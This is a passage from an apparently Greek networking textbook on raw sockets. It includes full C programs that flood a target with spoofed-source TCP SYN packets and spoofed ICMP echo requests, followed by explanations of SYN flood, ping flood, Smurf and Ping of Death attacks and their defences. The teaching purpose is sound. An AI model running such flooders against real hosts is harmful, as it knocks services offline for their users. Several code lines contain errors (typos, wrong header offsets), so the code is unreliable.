Μέχρι το σημείο αυτό έχουμε δει πως δημιουργούμε μια υποδοχή RAW και πως κατασκευάζουμε τις κεφαλίδες των πακέτων που θέλουμε να στείλουμε. Ας δούμε τώρα πως μπορούμε να στείλουμε το πακέτο μας σε έναν απομακρυσμένο υπολογιστή.

Για την αποστολή δεδομένων μέσω μιας υποδοχής RAW χρησιμοποιούμε την κλήση **sendto**:

```
#include <sys/socket.h>
```

*ssize_t sendto(int socket, const void *message, size_t length, int flags, const struct sockaddr *dest_addr, socklen_t dest_len);*

- socket: Ο περιγραφέας της υποδοχής RAW που έχουμε δημιουργήσει.
- message: Ένας δείκτης σε ένα buffer που περιλαμβάνει το μήνυμά μας.
- length: Το μέγεθος του παραπάνω buffer.
- flags: Διάφορες επιλογές για τη μετάδοση. Συνήθως αρκεί να χρησιμοποιήσουμε την τιμή 0.
- dest_addr: Δείκτης σε μια δομή sockaddr που περιλαμβάνει τη διεύθυνση του παραλήπτη. Επειδή συνήθως μας βολεύει να χρησιμοποιούμε μεταβλητές της δομής struct sockaddr_in πρέπει να τις κάνουμε casting σε (struct sockaddr *).
- dest_len: Το μήκος της διεύθυνσης του παραλήπτη.

Ας δούμε τώρα ένα απλό παράδειγμα:

Οι Βιβλιοθήκες που χρειαζόμαστε:

```
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip_icmp.h>
```

Δημιουργία της υποδοχής:

```
int s = socket(PF_NET, SOCK_RAW, IPPROTO_ICMP);
if (s == -1) {
   perror("raw socket():");
   exit(1);
}
```

Δημιουργία του πακέτου:

```
struct icmphdr icmphdr /* clear out the packet, and fill with contents. */
memset(&icmphdr, 0, sizeof(struct icmphdr));

icmphdr.type = ICMP_ECHO;
icmphdr.un.echo.sequence = 50; /* just some random number. */
icmphdr.un.echo.id = 48; /* just some random number. */
icmphdr.checksum = in_cksum((unsigned short*)&icmphdr, sizeof(struct icmphdr));
```

Αποστολή δεδομένων:

```
struct sockaddr_in addr;                    // prepare the address we're sending the packet to.
memset(&addr, 0, sizeof(addr));
addr.sin_family = AF_INET;
inet_aton("127.0.0.1", &addr.sin_addr);     // recipient address.
rc = sendto(s, &icpmhdr, sizeof(struct icmphdr), 0 /* flags */, (struct sockaddr*)&addr, sizeof(addr));
 if (rc == -1) {
    perror("sendto:");
   exit(1);
}
```

R.15 ΛΗΨΗ ΔΕΔΟΜΕΝΩΝ ΑΠΟ ΜΙΑ ΥΠΟΔΟΧΗ RAW

Για να λάβουμε δεδομένα από μια υποδοχή RAW χρησιμοποιούμε την κλήση **recvfrom**:

```
#include <sys/socket.h>
```

*ssize_t recvfrom(int socket, void *buffer, size_t length, int flags, struct sockaddr *address, socklen_t *address_len);*

- socket: Ο περιγραφέας της υποδοχής RAW που θα χρησιμοποιήσουμε για τη λήψη.
- buffer: Ένας δείκτης σε ένα buffer που θα αποθηκευτεί το μήνυμά μας.
- length: Το μέγεθος του παραπάνω buffer.
- flags: Διάφορες επιλογές για τη μετάδοση. Συνήθως αρκεί να χρησιμοποιήσουμε την τιμή 0.
- address: ένας δείκτης σε μια δομή sockaddr στην οποία θα αποθηκευτεί η διεύθυνση του αποστολέα.
- address_len: Το μέγεθος της δομής struct sockaddr στην οποία θα αποθηκευτεί η διεύθυνση του αποστολέα.

Ας επεκτείνουμε το προηγούμενο παράδειγμα ώστε να λάβουμε τα πακέτα ICMP που στέλνουμε στον

εαυτό μας με χρήση της διεύθυνσης ανάδρασης 127.0.0.1:

```
/* the received packet contains the IP header... */
char rbuf[sizeof(struct iphdr) + sizeof(struct icmp)];
struct sockaddr_in raddr;
socklen_t raddr_len;

// receive the packet that we sent (since we sent it to ourselves,
// and a raw socket sees everything...).
rc = recvfrom(s,
        rbuf, sizeof(rbuf),
        0 /* flags */,
        (struct sockaddr*)&raddr, &raddr_len);
if (rc == -1) {
   perror("recvfrom 1:");
   exit(1);
}
```

Ας δούμε τώρα πως μπορούμε να επεξεργαστούμε το μήνυμα που λάβαμε για να διαπιστώσουμε αν είναι πραγματικά η αίτηση ICMP Echo που στείλαμε:

```
struct iphdr* iphdra = NULL;
struct icmphdr* recv_icmphdra = NULL;

// we got an IP packet - verify that it contains an ICMP message.
iphdra = (struct iphdr*)rbuf;
if (iphdra->protocol != IPPROTO_ICMP) {
   fprintf(stderr, "Expected ICMP packet, got %u\n", iphdra->protocol);
   exit(1);
}

// verify that it's an ICMP echo request, with the expected seq. num + id.
recv_icmphdra = (struct icmphdr*)(rbuf + (iphdra->ihl * 4));
if (recv_icmphdra->type != ICMP_ECHOREPLY) {
   fprintf(stderr, "Expected ICMP echo-reply, got %u\n", recv_icmphdra->type);
   exit(1);
}
if (recv_icmphdra->un.echo.sequence != 50) {
   fprintf(stderr,
         "Expected sequence 50, got %d\n", recv_icmphdra->un.echo.sequence);
   exit(1);
}
if (recv_icmphdra->un.echo.id != 48) {
   fprintf(stderr, "Expected id 48, got %d\n", recv_icmphdra->un.echo.id);
```

```
   exit(1);
}
printf("Got the expected ICMP echo-request: %s\n",rbuf);
```

R.16 ΟΛΟΚΛΗΡΩΜΕΝΟ ΠΑΡΑΔΕΙΓΜΑ ΑΠΟΣΤΟΛΗΣ ΜΕΣΩ RAW SOCKET

Πλέον, γνωρίζοντας τα βασικά για τις κεφαλίδες IP και TCP είμαστε σε θέση να δημιουργήσουμε μια ρουτίνα η οποία θα χρησιμοποιεί τις υποδοχές RAW για να στείλει δεδομένα σε κάποιον απομακρυσμένο υπολογιστή. Στο σημείο αυτό να επισημάνουμε ότια θα αποκρύψουμε την πραγματική διεύθυνση IP του αποστολέα δηλώνοντας μια ψεύτικη διεύθυνση στο πεδίο iph->ip_src.s_addr.
Στη συνέχεια θα κατασκευάσουμε ένα πρόγραμμα που θα στέλνει αιτήσεις σύνδεσης SYN σε κάποιον απομακρυσμένο υπολογιστή. Το πρόγραμμά μας θα αποτελείται από τη main, τη ρουτίνα που θα κατασκευάζει το πακέτο και τις κεφαλίδες, θα δημιουργεί την υποδοχή και θα στέλνει το πακέτο, καθώς και από τη ρουτίνα csum που είδαμε παραπάνω.

```
#define __USE_BSD          /* use bsd'ish ip header */
#include <netinet/ip.h>
#include <netdb.h>         /* required by getprotobyname() */
#include <sys/types.h>
#include <sys/socket.h>    /* both required by socket() */
#include <netinet/in.h>    /* define sockaddr_in */
#define __FAVOR_BSD        /* use bsd'ish tcp header */
#include <netinet/tcp.h>
#include <unistd.h>        /* memset()       */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <errno.h>

#define IP_ID 9947
#define SYN_MAX 500

/* this function generates header checksums */
unsigned short csum (unsigned short *buf, int nwords)
{
   unsigned long sum;
   for (sum = 0; nwords > 0; nwords--)
      sum += *buf++;
   sum = (sum >> 16) + (sum & 0xffff);
   sum += (sum >> 16);
   return ~sum;
}
```

```
void SYNSend(char **arg, int s_port,int d_port)
{
   int s,i;
   char packet[4096];
   struct ip *iph = (struct ip *) packet;
   struct tcphdr *tcph = (struct tcphdr *) packet + sizeof(struct ip);
   struct sockaddr_in sin;
   struct hostent *host;
   struct protoent *protocol;
   const int on = 1;

   protocol = getprotobyname( "tcp" );
   if ( !protocol )
   {
    perror( "getprotobyname()" );
    exit(errno);
   }

   /* Create the RAW socket */
   s = socket(PF_INET, SOCK_RAW, protocol->p_proto);
   if (s == -1)
   {
    perror( "socket()" );
    if (errno == 29) printf("You must be root to run this program!\n");
    exit(errno);
   }

   /* Set RAW socket option IP_HDRINCL for header access */
   setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on));

   /* Get address from host name or IP */
   if ((host = gethostbyname(arg[1])) == NULL) {
      fprintf(stderr, "gethostbyname() error at '%s' !\n", arg[1]);
      exit(1);
   }
   sin.sin_family = AF_INET;
   sin.sin_port = htons(d_port);
   sin.sin_addr.s_addr = *((unsigned long *) host->h_addr_list[0]);

   memset(packet, 0, 4096); /* Initialize the buffer with zero */


   /* Now will fill in the ip/tcp header values */
   iph->ip_hl = 5;                  /* minimum value */
   iph->ip_v = 4;                   /* IPv4 Protocol */
   iph->ip_tos = 0;                 /* 0 Init */
```

```
    iph->ip_len = sizeof (struct ip) + sizeof (struct tcphdr);              /* no payload */
    iph->ip_id = htonl(IP_ID);     /* the value doesn't matter here */
    iph->ip_off = 0;                /* Let the kernel choose */
    iph->ip_ttl = 255;              /* Maximum lifetime */
    iph->ip_p = 6;                  /* TCP protocol */
    iph->ip_sum = 0;                /* set it to 0 before computing the actual checksum later */
    iph->ip_src.s_addr = inet_addr ("1.2.3.4");              /* SYN's can be blindly spoofed */
    iph->ip_dst.s_addr = sin.sin_addr.s_addr;                /* Target address */
    tcph->th_sport = htons(s_port);                          /* arbitrary port */
    tcph->th_dport = htons(d_port);                          /* target port */
    tcph->th_seq = random();       /* in a SYN packet, the sequence is a random */
    tcph->th_ack = 0;               /* number, and the ack sequence is 0 in the 1st packet */
    tcph->th_x2 = 0;
    tcph->th_off = 0;               /* first and only tcp segment */
    tcph->th_flags = TH_SYN;       /* initial connection request */
    tcph->th_win = htonl (65535);                            /* maximum allowed window size */
    tcph->th_sum = 0;               /* if you set a checksum to zero, your kernel's IP stack
                                       should fill in the correct checksum during transmission */
    tcph->th_urp = 0;

    /* Calculate checksum for ip header */
    iph->ip_sum = csum ((unsigned short *) packet, iph->ip_len >> 1);

    /* We are ready to send our SYN request to the target */
    for (i=0;i<=SYN_MAX;i++) {
        if (sendto (s,                  /* our socket */
                packet,                 /* the buffer containing headers and data */
                iph->ip_len,            /* total length of our datagram */
                0,                      /* routing flags, normally always 0 */
                (struct sockaddr *) &sin,       /* socket addr, just like in */
                sizeof (sin)) < 0) {            /* a normal send() */
            printf ("send error\n");
        }
        else printf (".");
    }
    printf("\n\nCompleted successfully!\n");
}

int main(int argc, char *argv[])
{
    SYNSend(argv,atoi(argv[2]),atoi(argv[3]));
    return 0;
}
```

R.17 ΧΡΗΣΗ ΤΩΝ RAW SOCKET ΓΙΑ ΑΠΟΣΤΟΛΗ ICMP ECHO REQUEST

Στην ενότητα αυτή θα κατασκευάσουμε ένα πρόγραμμα που θα στέλνει αιτήσεις Echo σε κάποιον απομακρυσμένο υπολογιστή. Το πρόγραμμά μας θα αποτελείται από τη main, τη ρουτίνα που θα κατασκευάζει το πακέτο και τις κεφαλίδες, θα δημιουργεί την υποδοχή και θα στέλνει το πακέτο, καθώς και από τη ρουτίνα in_cksum που είδαμε παραπάνω.

```
#define __USE_BSD                   /* use bsd'ish ip header */
#include <netinet/ip.h>
#include <netdb.h>              /* required by getprotobyname() */
#include <sys/types.h>
#include <sys/socket.h>         /* both required by socket() */
#include <netinet/in.h>             /* define sockaddr_in */
#define __FAVOR_BSD     /* use bsd'ish tcp header */
#include <netinet/ip_icmp.h>
#include <unistd.h>                 /* memset()        */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <errno.h>

#define IP_ID 9947
#define DPORT 25
#define NUM_REQUESTS 100

/* this function generates header checksums */
unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
 register long sum;
 u_short oddbyte;
 register u_short answer;

 sum = 0;
 while(nbytes > 1)
 {
  sum += *ptr++;
  nbytes -= 2;
 }

 if(nbytes == 1)
 {
  oddbyte = 0;
  *((u_char *) &oddbyte) = *(u_char *)ptr;
  sum += oddbyte;
```

```
 }

 sum  = (sum >> 16) + (sum & 0xffff);
 sum += (sum >> 16);
 answer = ~sum;

 return(answer);
}

void icmp_send(char **arg)
{
   int s,i;
   char *packet;
   packet = (char *)malloc(sizeof(struct ip) + sizeof(struct icmphdr));
   struct ip *iph = (struct ip *) packet;
   struct icmphdr *icmph = (struct icmphdr *) packet + sizeof(struct ip);
   struct sockaddr_in sin;
   struct hostent *host;
   const int on = 1;
   memset( &sin, 0, sizeof(sin)); /* initialize */

   /* Create the RAW socket */
   s = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);
   if (s == -1)
   {
     perror( "socket()" );
     if (errno == 29) printf("You must be root to run this program!\n");
     exit(errno);
   }

   /* Set RAW socket option IP_HDRINCL for header access */
   setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on));

   /* Get address from host name or IP */
   if ((host = gethostbyname(arg[1])) == NULL) {
      fprintf(stderr, "gethostbyname() error at '%s' !\n", arg[1]);
      exit(1);
   }
   sin.sin_family = AF_INET;
   sin.sin_port = htons(DPORT);
   sin.sin_addr.s_addr = *((unsigned long *) host->h_addr_list[0]);
   memset(packet, 0, sizeof(struct ip) + sizeof(struct icmphdr)); /* Initialize the buffer with zero */

   /* Now will fill in the ip/tcp header values */
   iph->ip_hl = 5;              /* minimum value */
   iph->ip_v = 4;               /* IPv4 Protocol */
   iph->ip_tos = 0;             /* 0 Init */
```


```
    iph->ip_len = sizeof (struct ip) + sizeof (struct icmphdr);             /* no payload */
    iph->ip_id = htonl(IP_ID);    /* the value doesn't matter here */
    iph->ip_off = 0;              /* Let the kernel choose */
    iph->ip_ttl = 255;            /* Maximum lifetime */
    iph->ip_p = 1;                /* ICMP protocol */
    iph->ip_sum = 0;              /* set it to 0 before computing the actual checksum later */
    iph->ip_src.s_addr = inet_addr ("1.2.3.4");           /* IP can be blindly spoofed */
    iph->ip_dst.s_addr = sin.sin_addr.s_addr;             /* Target address */
    icmph->type = 8;              /* ICMP_ECHO */
    icmph->code = 0;
    icmph->un.echo.id = 0;
    icmph->un.echo.sequence = 0;
    icmph->checksum = 0;

    /* calculate checksum for icmp header */
    icmph->checksum= in_cksum((unsigned short *)icmph,sizeof(struct icmphdr));

    /* Calculate checksum for ip header */
    iph->ip_sum = in_cksum ((unsigned short *)iph, sizeof(struct ip));

    printf("Sending ICMP Echo Requests to: %s . . .\n",arg[1]);
    for (i=0;i<NUM_REQUESTS;i++) {

        if (sendto (s,            /* our socket */
                packet,       /* the buffer containing headers and data */
                iph->ip_len,  /* total length of our datagram */
                0,            /* routing flags, normally always 0 */
                (struct sockaddr *) &sin,      /* socket addr, just like in */
                sizeof (sin)) < 0) {          /* a normal send() */
            printf ("Send error\n");


        }
    }
    printf("\n\n---------------------------------\n");
    printf("ICMP Echo to %s completed successfully!\n",arg[1]);
    printf("%d ICMP Echo Requests sent!\n",i);
    printf("---------------------------------\n");
}

int main(int argc, char *argv[])
{
    icmp_send(argv);
    return 0;
}
```

R.18 ΕΠΙΘΕΣΕΙΣ ΠΟΥ ΑΞΙΟΠΟΙΟΥΝ ΤΙΣ ΥΠΟΔΟΧΕΣ RAW

Μελετώντας τα παραπάνω παραδείγματα, εύκολα διαπιστώνει κανείς πόσο ευάλωτες είναι οι υποδοχές RAW σε επιθέσεις άρνησης υπηρεσιών. (Denial of Service). Το πρώτο παράδειγμα που είδαμε αξιοποιούσε τις υποδοχές RAW για να πλημμυρίσει τον υπολογιστή στόχο με αιτήσεις σύνδεσης SYN. Το δεύτερο, πλημμύριζε έναν απομακρυσμένο υπολογιστή με αιτήσεις ICMP Echo. Στη συνέχεια αυτής της ενότητας θα δούμε αναλυτικά κάποιες από τις επιθέσεις που αξιοποιούν τις υποδοχές RAW.

SYN Flood

Η επίθεση SYN Flood είναι ένα είδος επίθεσης άρνησης πρόσβασης, (DoS) κατά την οποία ο επιτιθέμενος αποστέλλει πολλές αιτήσεις SYN σε ένα θύμα. Ο υπολογιστής-θύμα εκχωρεί μια θέση στους πίνακές του για κάθε μια αίτηση που φθάνει και στέλνει ένα πακέτο απάντησης SYN + ACK. Αν ο εισβολέας δεν απαντήσει, ή αν έχει αποκρύψει την πραγματική του διεύθυνση, η θέση στον πίνακα θα παραμείνει δεσμευμένη μέχρι να λήξει ο χρόνος αναμονής. Αν ο εισβολέας στείλει χιλιάδες αιτήσεις SYN, οι θέσεις του πίνακα του υπολογιστή-θύματος θα γεμίσουν και οι νόμιμες συνδέσεις δε θα μπορούν να περάσουν.



Η πιο αποτελεσματική μέθοδος αντιμετώπισης αυτού του κινδύνου είναι η καταγραφή του αριθμού των συνδέσεων που έχει ξεκινήσει κάθε πελάτης (client) και η απαγόρευση δημιουργίας νέων συνδέσεων όταν ο αριθμός αυτός ξεπεράσει κάποιο προκαθορισμένο όριο. Ωστόσο, αν ο επιτιθέμενος σε κάθε νέα αίτηση SYN δίνει διαφορετική διεύθυνση IP αποστολέα η παραπάνω μέθοδος δεν αποδίδει.

ICMP flood – Ping flood

Η επίθεση Ping flood ανήκει στην κατηγορία επιθέσεων άρνησης υπηρεσιών (DOS - Denial of Service) και περιλαμβάνει την συνεχή αποστολή πακέτων ping (ICMP Echo Request) από τον υπολογιστή του επιτιθέμενου προς τον υπολογιστή του αμυνόμενου. Για να επιτύχει αυτή η επίθεση θα πρέπει ο επιτιθέμενος να διαθέτει μεγαλύτερο bandwidth (εύρος ζώνης) από το θύμα, δηλαδή η σύνδεσή του με το διαδίκτυο να είναι πιο γρήγορη σε σχέση με του θύματος (για παράδειγμα γραμμή DSL έναντι απλής dial-up σύνδεσης). Εάν σε κάθε πακέτο ping (ICMP Echo Request) το θύμα απαντήσει με πακέτο ICMP Echo Reply, τότε καταναλώνει όλη την ευρυζωνική της σύνδεσής του και κατά συνέπεια οι υπηρεσίες που προσφέρει δεν είναι πλέον διαθέσιμες στους χρήστες του.


Για την μείωση των συνεπειών από μία επίθεση ping, το θύμα μπορεί να χρησιμοποιήσει ένα firewall ούτως ώστε τα πακέτα ping να σταματάνε σε αυτό και να απορρίπτονται. Έτσι λοιπόν αποτρέπεται η αποστολή πακέτων ICMP Echo Reply από το θύμα και κατά συνέπεια δεν σπαταλιέται πολύτιμη ευρυζωνική και δεν δίνει πληροφορίες στον επιτιθέμενο για την εξέλιξη της επίθεσής του.

Μία άλλη τακτική είναι η εξής: Αντί να απορρίπτονται όλα τα πακέτα ping, καταγράφεται ο αριθμός των πακέτων που δέχεται το firewall και εάν διαπιστωθεί ότι ο αριθμός αυτός υπερβαίνει κάποιο ανώτατο όριο που έχει προκαθοριστεί, τότε το firewall αρχίζει να τα απορρίπτει.

Τις περισσότερες φορές ο επιτιθέμενος δεν χρησιμοποιεί τον δικό του ηλεκτρονικό υπολογιστή για να επιτεθεί, αλλά χρησιμοποιεί άλλους υπολογιστές που έχει παραβιάσει προηγουμένως. Με τον τρόπο αυτό καταφέρνει να καλύψει τα ίχνη του και ο εντοπισμός του καθίσταται πολύ δύσκολος.

Smurf ICMP Echo Request Flood – Smurf Ping flooding

Η **επίθεση Smurf** είναι ένα είδος επίθεσης άρνησης πρόσβασης (DOS - Denial of Service) και πήρε το όνομά της από το πρώτο πρόγραμμα που την υλοποίησε (Smurf στα Αγγλικά σημαίνει στρουμφάκι). Σε μία τέτοια επίθεση, ο επιτιθέμενος χρησιμοποιεί την διεύθυνση IP broadcast διαφόρων δικτύων για να πλημμυρίσει το θύμα με πακέτα ping ICMP Echo Responce.



Κατά την επίθεση αυτή, ο επιτιθέμενος δηλώνει ως διεύθυνση αποστολέα τη διεύθυνση IP του θύματος (στην κεφαλίδα IP) και στέλνει αιτήσεις ICMP echo σε ένα υποδίκτυο. Έπειτα οι υπολογιστές που θα λάβουν τις αιτήσεις θα απαντήσουν με ένα μήνυμα ICMP echo responce στην διεύθυνση του αποστολέα που στην πραγματικότητα είναι ο υπολογιστής-θύμα. Έτσι, ο υπολογιστής-θύμα θα λάβει ένα μεγάλο αριθμό από αιτήσεις ICMP echo response με αποτέλεσμα να καταναλωθούν οι επεξεργαστικοί πόροι του.

Η επίθεση Smurf ουσιαστικά επιτρέπει στον επιτιθέμενο να εκμεταλλευτεί άλλα δίκτυα υπολογιστών και με την αποστολή σχετικά λίγων πακέτων ping να πετύχει τον στόχο του. Τα δίκτυα υπολογιστών χρησιμεύουν ουσιαστικά στον πολλαπλασιασμό των πακέτων του επιτιθέμενου και την αποστολή αυτών στο θύμα. Τα δίκτυα τα οποία χρησιμοποιούνται κατ' αυτόν τον τρόπο ονομάζονται *Ενισχυτές Smurf (Smurf Amplifiers)*, διότι ενισχύουν την επίθεση.

Ping of death

Το **ping του θανάτου (POD - Ping Of Death)** είναι ένας τύπος επίθεσης σε έναν ηλεκτρονικό υπολογιστή. Η επίθεση Ping Of Death συντελείται όταν ένας ηλεκτρονικός υπολογιστής στέλνει κακοσχηματισμένα πακέτα ping σε έναν άλλο υπολογιστή με σκοπό να τον θέσει εκτός λειτουργίας.

Ένα πακέτο ping έχει κανονικά μέγεθος 64 bytes (ή 84 bytes εάν προστεθεί και η κεφαλίδα που προσθέτει το πρωτόκολλο IP). Πολλοί τύποι ηλεκτρονικών υπολογιστών δεν μπορούν να χειριστούν πακέτα ping που έχουν μέγεθος μεγαλύτερο από 65535 bytes, δηλαδή το μέγιστο επιτρεπτό από το πρωτόκολλο IP. Κατά συνέπεια, η επίθεση Ping Of Death περιλαμβάνει την συνεχή αποστολή μεγάλων πακέτων ping σε κάποιον υπολογιστή μέχρι ο τελευταίος να τεθεί εκτός λειτουργίας.

Σύμφωνα με τα, η αποστολή ενός πακέτου ping μεγαλύτερου των 65535 bytes είναι παράνομη και δεν προβλέπεται, δεδομένου ότι στην κεφαλίδα IP προβλέπονται μονάχα 16 bits για την καταχώρηση του μεγέθους του πακέτου (2^16-1 = 65535). Παρόλα αυτά ένας υπολογιστής μπορεί να σπάσει το πακέτο ping σε δύο τμήματα και να το στείλει ως δύο ξεχωριστά πακέτα IP. Όταν ο υπολογιστής-στόχος παραλάβει τα δύο πακέτα, θα τα συνθέσει και θα δημιουργήσει ένα μεγάλο πακέτο ping, το οποίο στην συνέχεια ενδέχεται να δημιουργήσει σφάλματα του τύπου buffer overflow, τα οποία συνήθως οδηγούν σε δυσλειτουργία ολόκληρου του υπολογιστή (computer crash).

Για την αντιμετώπιση αυτής της επίθεσης θα πρέπει κατά την συναρμολόγηση των διαδοχικών πακέτων IP να ελέγχεται κατά πόσο αυτά είναι έγκυρα. Με τον τρόπο αυτό είναι δυνατόν να απορρίπτονται πακέτα IP που έχουν μέγεθος μεγαλύτερο του επιτρεπτού και έτσι αποφεύγεται ο κίνδυνος αυτού του τύπου επίθεσης. Πολλές φορές αυτοί οι έλεγχοι γίνονται και από συστήματα firewall ούτως ώστε να προστατευθούν οι υπολογιστές που βρίσκονται σε κάποιο τοπικό δίκτυο. Μία άλλη λύση είναι η χρησιμοποίηση μνήμης buffer μεγαλύτερης των 65535 bytes ούτως ώστε να μην συμβαίνει το σφάλμα buffer overflow. Όμως αυτή η λύση δεν είναι η βέλτιστη, δεδομένου ότι δίνει στον υπολογιστή την δυνατότητα να χειριστεί πακέτα IP που έχουν μέγεθος μεγαλύτερο αυτού που καθορίζεται ως μέγιστο στο πρωτόκολλο και με τον τρόπο αυτό το παραβιάζει.

R.19 ΒΙΒΛΙΟΓΡΑΦΙΑ

Βιβλία

- A. Tanenbaum, "Δίκτυα Υπολογιστών", 4η έκδοση, Εκδόσεις Κλειδάριθμος, 2003.
- D. E. Commer and D.L. Stevens, "Δικτυακός Προγραμματισμός", Εκδόσεις ΙΩΝ, 2005.
- D. E. Commer and D.L. Stevens, "Internetworking With TCP/IP Vol III: Client-Server Programming And Applications", Prentice-Hall International, Inc

Πηγές από το Internet

- Wikipedia “http://www.wikipedia.org/”
- Opengroup “http://www.opengroup.org/”
- Networksorcery “http://www.networksorcery.com”